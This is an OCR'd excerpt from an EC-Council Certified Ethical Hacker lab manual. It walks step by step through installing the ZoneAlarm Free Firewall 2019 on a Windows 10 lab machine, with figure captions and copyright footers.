


Figure 1.2.1: www.moviescope.com site accessible

TASK 2.2

Install ZoneAlarm Firewall

ZoneAlarm FREE Firewall 2019 prevents identity theft hy guarding your data, and erases your tracks allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. Additionally, it filters out annoying, as well as potentially dangerous, email.

6. In the **Windows 10** machine, navigate to **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Firewalls\ZoneAlarm FREE FIREWALL 2019** and double-click **zafwSetupWeb_158_023_18219.exe** to install ZoneAlarm FREE FIREWALL 2019.
7. If the **User Account Control** pop-up appears, click **Yes**.
8. The **ZoneAlarm Free Firewall Install** wizard appears; check **By clicking here, you accept the terms of the Privacy Policy**, and then click **Custom Install**.




Figure 1.2.2: ZoneAlarm Custom Install

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **End User License Agreement** wizard appears; click **Agree >**.




Figure 1.2.3: ZoneAlarm License Agreement

10. In the **Application Control Mode** wizard, ensure that the **Set Application Control to AUTO-LEARN mode** option is selected, and click **Next >**.
11. By choosing this mode, Zone Alarm Firewall configures the security settings based on behavior and automates this process for your network.




Figure 1.2.4: ZoneAlarm Application Control Mode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click the **Skip** button in the **Add our Free Chrome Extension for Safer Browsing** wizard.

Note: If you wish to enable this option, click **Add to Chrome**. In this task, we are choosing to skip this option.




Figure 1.2.5: ZoneAlarm Chrome Extension

13. ZoneAlarm Free Firewall starts downloading and configuring the components to your machine.
14. Wait until the installation is completed: this may take a few minutes to install.




Figure 1.2.6: ZoneAlarm Downloading Components

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The **Installation was Successful!** wizard appears; click **FINISH**.
16. As soon as you click the **Finish** button, the ZoneAlarm webpage opens in your default browser window; close the browser.

